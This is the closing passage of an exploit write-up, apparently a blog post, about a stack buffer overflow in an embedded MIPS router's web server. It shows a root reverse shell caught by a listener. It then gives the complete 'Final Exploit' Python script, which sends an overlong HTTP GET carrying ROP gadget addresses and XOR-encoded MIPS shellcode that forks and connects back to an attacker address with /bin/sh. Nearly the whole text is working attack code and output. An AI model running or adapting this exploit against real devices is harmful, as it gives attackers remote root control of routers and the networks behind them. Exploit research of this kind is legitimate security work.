Upon adding the fork at the beginning of the shellcode the reverse shell worked as expected.

```
listening on [any] 12347 ...


192.168.1.1: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.1] 45495
ls
bin
cferam.010
data
dev
etc
include
lib
linuxrc
mnt
opt
proc
sbin
sys
tmp
usr
var
vmlinux.lz
webs
whoami
root
```

Final Exploit:

```
import socket
import sys
import struct
import urlparse
import re
import os

host = '192.168.1.1'

#create an INET, STREAMing socket
s = socket.socket(
    socket.AF_INET, socket.SOCK_STREAM)
#now connect to the web server on port 80
# - the normal http port
nop = "\x27\x70\xc0\x01"
buf = "A"
buf += nop * 1279

#Setup ROP Gadgets Part #1
s0 = nop

### Sleep function Address ###
s1 = "\x2b\x2a\x8f\xd0"
##############################
s2 = nop
### 2nd ROP Gadget ###
s3 = "\x2b\x27\x39\x5c"
######################
s4 = nop
s5 = nop
s6 = nop
s7 = nop

### 1st ROP Gadget ###
ra = "\x2b\x2a\xa1\xc8"
```

```
######################

#ROP Gadgets Part #2 + shellcode
shellcode = nop * 6

### 3rd ROP Gadget ###
# 2nd ROP Gadget will add this as the new $ra
ra2 = "\x2b\x2a\x0e\xb8"
######################

s0_2 = nop
### 4th ROP Gadget ####
# 2nd ROP Gadget will add this as the new $s1
s1_2 = "\x2b\x27\x88\xc0"
#######################
s2_2 = nop

shellcode += s0_2
shellcode += s1_2
shellcode += s2_2
shellcode += ra2
shellcode += nop * 6

sc_encode=("\x3c\x11\x99\x99\x36\x31\x99\x99\x27\xb2\x03\xe8\x22\x52\xff\x0c\x8e\x4a\xfe\x0c\x01\x51\x18\x26\xae\x43\xfe\x0c\x22\x52\xff\xf8\x8e\x4a\xfe\x0c\x01\x51\x18\x26\xae\x43\xfe\x0c\x22\x52\xff\x90\x8e\x4a\xfe\x0c\x01\x51\x18\x26\xae\x43\xfe\x0c")

#bad character: \x1E\x20\xFF\xFC XOR 99999999 = 87b96665

sc_fork1=("\x24\x11\xFF\xFF\x24\x04\x27\x0F\x24\x02\x10\x46\x01\x01\x01\x0C")
sc_fork_bad=("\x87\xb9\x66\x65")
sc_fork2=("\x24\x11\x10\x2D\x24\x02\x0F\xA2\x01\x01\x01\x0C\x1C\x40\xFF\xF8")

sc_first=("\x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff\xfd\x21\xe5\xff"
"\xfd\x28\x06\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c\xaf\xa2"
"\xff\xff\x8f\xa4\xff\xff\x34\x0f\xff\xfd\x01\xe0\x78\x27\xaf"
"\xaf\xff\xe0\x3c\x0e")
```

```
#Port No.
sc_first+=("\x30\x3B")
sc_first+=("\x35\xce\x7a\x69\xaf\xae\xff\xe4"
"\x3c\x0e\xc0\xa8\x35\xce\x01")

#Modify this to change ip address 192.168.1.x
sc_first+="\x04"
sc_first+=("\xaf\xae\xff\xe6\x27\xa5\xff"
"\xe2\x24\x0c\xff\xef\x01\x80\x30\x27\x24\x02\x10\x4a\x01\x01"
"\x01\x0c\x24\x11\xff\xfd")

# at position: (15*6 + 6) /4 = 24
#Original Bytes: "\x02\x20\x88\x27"
sc_bad1=("\x9b\xb9\x11\xbe")

sc_mid=("\x8f\xa4\xff\xff")

#bad character at pos: 24 + 2
#Original Bytes: "\x02\x20\x28\x21"
sc_bad2=("\x9b\xb9\xb1\xb8")
sc_last=(
"\x24\x02\x0f\xdf\x01\x01\x01\x0c\x24\x10\xff\xff"
"\x22\x31\xff\xff\x16\x30\xff\xfa\x28\x06\xff\xff\x3c\x0f\x2f"
"\x2f\x35\xef\x62\x69\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce"
"\x73\x68\xaf\xae\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf"
"\xa4\xff\xf8\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab"
"\x01\x01\x01\x0c")



sc = sc_encode
sc += sc_fork1
sc += sc_fork_bad
sc += sc_fork2
sc += sc_first
sc += sc_bad1
sc += sc_mid
```

```
sc += sc_bad2
sc += sc_last

#"\xfc\x5a \xf8\xb9")
shellcode += nop * 8
shellcode += sc

print len(sc)
shellcode += nop * ((1852 - 24 - 8 - 8 - 18 - len(sc))/4)

s.connect((host, 80))
s.send("GET /.html")
s.send(buf)
s.send(s0)
s.send(s1)
s.send(s2)
s.send(s3)
s.send(s4)
s.send(s5)
s.send(s6)
s.send(s7)
s.send(ra)
s.send(shellcode)
s.send(".html HTTP/1.1%s" % '\n')
s.send("Host: 192.168.1.1%s" % '\n')
s.send("User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:35.0)
Gecko/20100101 Firefox/35.0%s" % '\n')
s.send("Accept: */*%s" % '\n')
s.send("Accept-Language: en-US,en;q=0.5%s" % '\n')
s.send("Accept-Encoding: gzip, deflate%s" % '\n')
s.send("Referer: http://132.147.82.80/%s" % '\n')
s.send("Authorization: Basic <Encoded password>%s" % '\n')
s.send("Connection: keep-alive%s" % '\n')
print "Sent!"

data = (s.recv(1000000))
print "Received :"
```



```
print data
```

References:

https://courses.cs.washington.edu/courses/cse410/09sp/examples/MIPSCallingConventionsSummary.pdf

http://inst.eecs.berkeley.edu/~cs61c/resources/MIPS_Green_Sheet.pdf

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